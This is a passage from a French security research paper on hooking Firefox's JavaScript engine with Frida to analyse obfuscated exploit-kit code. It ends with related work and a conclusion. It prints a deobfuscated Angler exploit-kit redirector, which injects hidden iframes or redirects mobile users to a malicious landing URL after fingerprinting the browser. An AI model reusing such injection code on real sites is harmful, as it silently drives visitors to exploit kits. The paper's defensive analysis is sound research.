|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i.test(
        vdJauJLsBbkDgtfdlSiqDcbWkZrcRIVZEXr.substr(0,4))){return true}return false}
```

Listing 18. Page piégée par un mécanisme de redirection vers Angler.

Une fois ce dernier script obtenu, on peut le passer dans JStillery pour faire sauter quelques prédicats opaques et rendre le code plus lisible. Il reste à l'analyste à donner du sens à ce code, et à faire sauter quelques prédicats qui ne sont pas bien traités par la solution. Ici on observe bien le code de redirection vers `http//beladonna33.ga/052F`, qui est probablement la landing page d'Angler. Cette redirection se fait de différentes façons en fonction du navigateur : redirection pour un iphone ou création d'une balise iframe pour un navigateur bureautique. La fonction à la fin du code contrôle le User-Agent pour détecter s'il s'agit d'un téléphone mobile.

```
var pgzJfQytQBjkvaMvstUkvtePoTcNQoHWODLQ = setInterval(function ()
    {
        if (document.body != null && typeof document.body != 'undefined') {
            clearInterval(pgzJfQytQBjkvaMvstUkvtePoTcNQoHWODLQ);
            if (typeof window.v__bcd50d9482665cd4e129a272c76799e6 == 'undefined') {
                window.v__bcd50d9482665cd4e129a272c76799e6 = 1;
                var DKbtxteaxAvAiLBAguqbdrZLvoNyXuiGl =
                        tfZcXlwAEdOcVKpgqMyaprotaOJeYAVXubmD() &&
                        smiSSWegQKytbWoNXQBcLKHbkwSFenDEVcqLpYIeX();
                var iskTEOtJhkmYheCNhSBCgRPZNGBoMwG = !(
                        tfZcXlwAEdOcVKpgqMyaprotaOJeYAVXubmD() &&
                        smiSSWegQKytbWoNXQBcLKHbkwSFenDEVcqLpYIeX()) && !!window.
                        chrome && window.navigator.vendor === 'Google Inc.';
                var TUjMbcLkrxKwZFRJyEZcbMohCHqMyLtRnPZ = -1;
                var gybfRrcXGmEosnexwcdMuAQdboViEOsicKC = 'http://beladonna33.ga/052F';
                if (oKiNfWqvAGuVOiYnaujJFkHyImnlNCdmJFDy() && -1 == 1) {
                    if (navigator.userAgent.match(/iPhone/i) || navigator.userAgent.match(/
                        iPod/i)) {
                        location.replace(gybfRrcXGmEosnexwcdMuAQdboViEOsicKC);
                    } else {
                        window.location = 'http://beladonna33.ga/052F';
                        document.location = 'http://beladonna33.ga/052F';
                    }
                } else {
                    if (DKbtxteaxAvAiLBAguqbdrZLvoNyXuiGl && !(!(
                        tfZcXlwAEdOcVKpgqMyaprotaOJeYAVXubmD() &&
                        smiSSWegQKytbWoNXQBcLKHbkwSFenDEVcqLpYIeX()) && !!
                        window.chrome && window.navigator.vendor === 'Google Inc.') && !
                        oKiNfWqvAGuVOiYnaujJFkHyImnlNCdmJFDy()) {
                        var jLlUBNQvAZcGcXeEvECPJiLlFyenJrRlE = '<div style="position:
                            absolute;left:-1840px;"><iframe width="25px" src="http://beladonna33.ga
                            /052F" height="25px"></iframe></div>';
                        var vvXpreCzUPndbwvsnvgmzhvKStjNPEXSQgrGsyZ = document.
                            getElementsByTagName('div');
                        if (vvXpreCzUPndbwvsnvgmzhvKStjNPEXSQgrGsyZ.length == 0) {
                            document.body.innerHTML = document.body.innerHTML + '<div
                                style="position:absolute;left:-1840px;"><iframe width="25px" src="
                                http://beladonna33.ga/052F" height="25px"></iframe></div>';
                        } else {
                            var dl__name = vvXpreCzUPndbwvsnvgmzhvKStjNPEXSQgrGsyZ.
                                length;
                            var fpFtOBTnaFtxqpMsLUJLCqglAzoGwiid = Math.floor(dl__name /
                                2);
                            vvXpreCzUPndbwvsnvgmzhvKStjNPEXSQgrGsyZ[
                                fpFtOBTnaFtxqpMsLUJLCqglAzoGwiid].innerHTML =
                                vvXpreCzUPndbwvsnvgmzhvKStjNPEXSQgrGsyZ[
```

```
                                    fpFtOBTnaFtxqpMsLUJLCqglAzoGwiid].innerHTML + '<div
                                    style="position:absolute;left:-1840px;"><iframe width="25px" src="
                                    http://beladonna33.ga/052F" height="25px"></iframe></div>';
                        }
                    }
                }
            }
            vnkAvqoXUdRBoBMwcwIvkiKGirRfnVJbU();
        }
    }, 100);
function vnkAvqoXUdRBoBMwcwIvkiKGirRfnVJbU()
    /*Scope Closed:false | writes:true*/
    {
        var skUWUhYvJwwvQMfKFEOhcyIXCEJcyvFuqVKeYrhWe = 'id_8769343';
        if ('id_8769343' != 'none') {
            var uiICeTCcDoPPsyRgfikUDQdiFfwPiotZkQYSeKa = document.getElementById(
                    skUWUhYvJwwvQMfKFEOhcyIXCEJcyvFuqVKeYrhWe);
            if (typeof document.getElementById(
                    skUWUhYvJwwvQMfKFEOhcyIXCEJcyvFuqVKeYrhWe) != undefined &&
                    uiICeTCcDoPPsyRgfikUDQdiFfwPiotZkQYSeKa != null) {
                uiICeTCcDoPPsyRgfikUDQdiFfwPiotZkQYSeKa.outerHTML = '';
                delete document.getElementById(
                        skUWUhYvJwwvQMfKFEOhcyIXCEJcyvFuqVKeYrhWe);
            }
        }
    }
;
function smiSSWegQKytbWoNXQBcLKHbkwSFenDEVcqLpYIeX()
    {
        if (document.all && !document.compatMode) {
            return true;
        } else if (document.all && !window.XMLHttpRequest) {
            return true;
        } else if (document.all && !document.querySelector) {
            return true;
        } else if (document.all && !document.addEventListener) {
            return true;
        } else if (document.all && !window.atob) {
            return true;
        } else if (document.all) {
            return true;
        } else if (typeof navigator.maxTouchPoints != 'undefined' && !document.all &&
                tfZcXlwAEdOcVKpgqMyaprotaOJeYAVXubmD()) {
            return true;
        } else {
            return false;
        }
    }
    {
        var bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN = window.navigator.userAgent;
        var ctBoqkXYvyzsMZTvRPyRHuaQWArAibqSUSIzQboKt =
                bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.indexOf('MSIE ');
        if (ctBoqkXYvyzsMZTvRPyRHuaQWArAibqSUSIzQboKt > 0) {
            return parseInt(bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.substring(
                    ctBoqkXYvyzsMZTvRPyRHuaQWArAibqSUSIzQboKt + 5,
                    bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.indexOf('.',
                    ctBoqkXYvyzsMZTvRPyRHuaQWArAibqSUSIzQboKt)), 10);
        }
        var fNFXGxeJnWjGbUzuQIQwaAjJIKKythnf =
                bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.indexOf('Trident/');
        if (fNFXGxeJnWjGbUzuQIQwaAjJIKKythnf > 0) {
            var AhjbiEljVMeibZCfXCbeHiOIDHpcDJOfwnb =
                    bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.indexOf('rv:');
            return parseInt(bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.substring(
                    AhjbiEljVMeibZCfXCbeHiOIDHpcDJOfwnb + 3,
                    bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.indexOf('.',
                    AhjbiEljVMeibZCfXCbeHiOIDHpcDJOfwnb)), 10);
        }
        var nQijVbtJRffYwGbQFghrmvKlWwSFmvE =
                bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.indexOf('Edge/');
        if (nQijVbtJRffYwGbQFghrmvKlWwSFmvE > 0) {
            return parseInt(bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.substring(
                    nQijVbtJRffYwGbQFghrmvKlWwSFmvE + 5,
                    bCkSPrcvmgbtuMdktnkBupYfOVSfhWbevN.indexOf('.',
                    nQijVbtJRffYwGbQFghrmvKlWwSFmvE)), 10);
        }
        return false;
```

```
84      }
85  function oKiNfWqvAGuVOiYnaujJFkHyImnlNCdmJFDy()
86      {
87          var vdJauJLsBbkDgtfdlSiqDcbWkZrcRIVZEXr = window.navigator.userAgent.
                toLowerCase();
88          if (/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|
                fennec|hiptop|iemobile|ip(hone|od)|iris|kindle|lge [... regexp sur les user-agent
                mobiles ...]|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx
                (52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas
                \-|your|zeto|zte\-/i.test(vdJauJLsBbkDgtfdlSiqDcbWkZrcRIVZEXr.substr(0, 4)))
                {
89              return true;
90          }
91          return false;
92      }
```

Listing 19. Code exécuté après désobfuscation après passage dans JStillery.

On peut bien entendu envisager des améliorations au niveau de la désobfuscation et de la réécriture du dernier code JavaScript exécuté, mais cela mériterait une publication à part entière. Le résultat reste suffisamment lisible et convaincant pour se faire une idée du gain de temps offert à l'analyste.

6.3 Synthèse

Le tableau 1 récapitule l'ensemble des techniques d'obfuscation et d'anti-analyse évoquées dans l'état de l'art et les solutions techniques à notre disposition. La solution miracle n'existe pas, et actuellement l'approche la plus efficace reste de combiner analyse dynamique du code JavaScript par l'instrumentation du navigateur et l'analyse statique afin de redonner de la lisibilité au code obfusqué.

	Dynamique				**Statique**
	Proxy	PhantomJS	Deboggueur	Hooking	Jstillery
Pages chargés	✓	✓	✓	✓	
JavaScript exécuté			✓	✓	
Exécution dynamique			✓	✓	
Timers			✓	✓	
Anti-analyse HTML		*	✓	✓	
Anti-analyse DOM		*	✓	✓	
Anti-analyse JS		*		✓	
Fingerprinting	✓		✓	✓	
Code mort					✓
Prédicats opaques					✓
Détection d'activité humaine	✓		✓	✓	

✓ : fonctionne * : fonctionne partiellement.

Tableau 1. Synthèse des obfuscations et des outils disponibles.

6.4 Performance

L'overhead observé succinctement à l'aide des outils de profiling JS du navigateur (dont l'exécution est elle-même hookée, ce qui peut avoir une incidence cumulative) est d'environ 0.23 millisecondes par appel à la compilation JS. Une fois les scripts compilé, s'ils n'engendrent pas de compilation à la volée, ne sont pas ralentis.

Les ralentissement les plus sensibles sont observés lors de la création de nouveaux onglets qui engendrent la création d'un sous-processus nécessitant l'injection de Frida dans le fils.

L'overhead est négligeable pour une solution d'analyse. On pourrait envisager de détecter par benchmark de performance de l'exécution du moteur JS, mais cette performance est elle-même affectée par la charge globale du système. C'est une question qui reste ouverte.

6.5 WebAssembly

Nous n'avons pas encore mis en œuvre de hooking spécifique à WebAssembly. Le code responsable de la compilation et de l'exécution de WebAssembly dans Firefox est disponible [76], et il faudra probablement farfouiller avec WinDBG du côté de `xul!js::wasm` (bonne chance ?) [77].

6.6 Limitations

Cette approche n'est pas la panacée, et n'offre pas à elle seule une solution à l'ensemble des problèmes évoqués précédemment. Elle présente en outre quelques difficultés inhérentes, notamment si l'exploit-kit vise une version spécifique ou un navigateur différent de celui instrumenté.

Maintenance de la solution. Cette solution pose quelques problèmes de maintenabilité, car l'approche est très dépendante des symboles exportés par Mozilla pour faciliter le travail de hooking. On peut bien entendu se baser sur les symboles pour retrouver, à l'aide d'IDA/Cutter/r2/ghidra, l'adresse des fonctions qui nous manquent.

L'autre solution consisterait à patcher le navigateur, c'est souvent l'approche observée dans les publications académiques lors de la mise en œuvre d'une solution expérimentale. Mais le coût de maintenance nous a paru plus lourd que d'avoir à retrouver l'adresse d'une fonction.

76. `https://dxr.mozilla.org/mozilla-central/source/js/src/wasm`
77. `https://github.com/stevespringett/disable-webassembly`

Furtivité face à l'anti-analyse. D'un point de vue JavaScript, l'approche est totalement transparente. Par contre, en cas d'exploitation d'une vulnérabilité dans le navigateur qui sortirait de la sandbox, l'attaquant pourrais observer la DLL de Frida injectée dans les process Firefox. Si l'on souhaite accroître cette furtivité, il faudrait faire appel à une sandbox type Sandbagility [78] pour venir hooker les fonctions depuis l'hyperviseur.

7 Travaux Connexes

L'instrumentation est une technique commune dans le monde du reverse-engineering lorsqu'il s'agit d'analyser du code réentrant. Face à l'usage grandissant de langages dynamiques comme PowerShell, JScript ou JavaScript dans les attaques informatiques, d'autres chercheurs en sécurité ont aussi travaillé sur cette thématique.

7.1 Analyse de code .NET avec WinDBG

Les exploit-kits distribuent parfois des « dropper » écrits en .NET et fortement obfusqués, qui utilisent la fonction `Assembly.Load()` pour charger le code du malware final. Il est possible à l'aide de WinDBG de poser des points d'arrêts sur ce type de fonctions afin d'extraire le malware final du dropper ou du packer .NET de la même façon que nous interceptons le code JavaScript passé à la fonction eval() et équivalents [79].

7.2 Evalyzer

Evalyzer est un ensemble de scripts WinDBG facilitant l'interception des appels à la fonction `eval()` du moteur JavaScript d'Internet Explorer. Les sources de ces scripts sont disponibles sur internet [80], et les auteurs détaillent leur approche sur leur blog [81]. Ces travaux ont fait l'objet d'une présentation courte à Hack.lu en 2016 [82].

78. https://www.sstic.org/2018/presentation/sandbagility/
79. http://blog.talosintelligence.com/2017/07/unravelling-net-with-help-of-windbg.html
80. https://github.com/szimeus/evalyzer
81. http://theevilbit.blogspot.fr/2016/10/exploit-generation-and-javascript.html
82. https://www.youtube.com/watch?v=d42EBkolXqY

7.3 Zozzle

Zozzle [83] une analyse statique de code JavaScript qui effectue une classification à l'aide de filtres bayésiens appliqués à l'AST du code. Cette approche ne fonctionne pas correctement sur du code obfusqué. Afin d'extraire le code JavaScript désobfusqué, les chercheurs ont intercepté les appels au compilateur JavaScript d'Internet Explorer, tout comme nous, ou les auteurs d'Evalyzer. Bien entendu, tous les types d'obfuscation ne sont pas résolus par cette approche.

8 Conclusion et perspectives

Il est donc raisonnable d'envisager l'emploi du détournement de fonctions au sein d'un navigateur web pour transformer ce dernier en un outil d'analyse de code JavaScript. Bien entendu cette réalisation n'est que la levée d'un verrou technique permettant la mise en œuvre d'une recherche plus poussée sur l'analyse automatique de code JavaScript. L'intégration à une sandbox d'analyse comme Cuckoo Sandbox [84] peut se faire *simplement* via le composant cuckoo-monitor [85]. L'extension de ce principe à Google Chrome & consorts se fera probablement par le détournement du compilateur de bytecode V8 [86]. Il serait souhaitable que les éditeurs de navigateurs réfléchissent à la façon de faciliter la mise en œuvre de plugins de sécurité au travers d'une API spécifique afin de simplifier les travaux des éditeurs de solutions de sécurité ou des académiques.

9 Remerciements

Les auteurs remercient tout particulièrement DGA-MI, et l'IMT-Atlantique pour le temps et les ressources accordés à ces travaux, les relecteurs et @kafeine pour les échantillons.

83. `https://www.usenix.org/legacy/events/sec11/tech/full_papers/Curtsinger.pdf`
84. `https://www.cuckoosandbox.org/`
85. `http://cuckoo-monitor.readthedocs.io/en/latest/index.html`
86. `https://v8.paulfryzel.com/docs/master/classv8_1_1_script.html`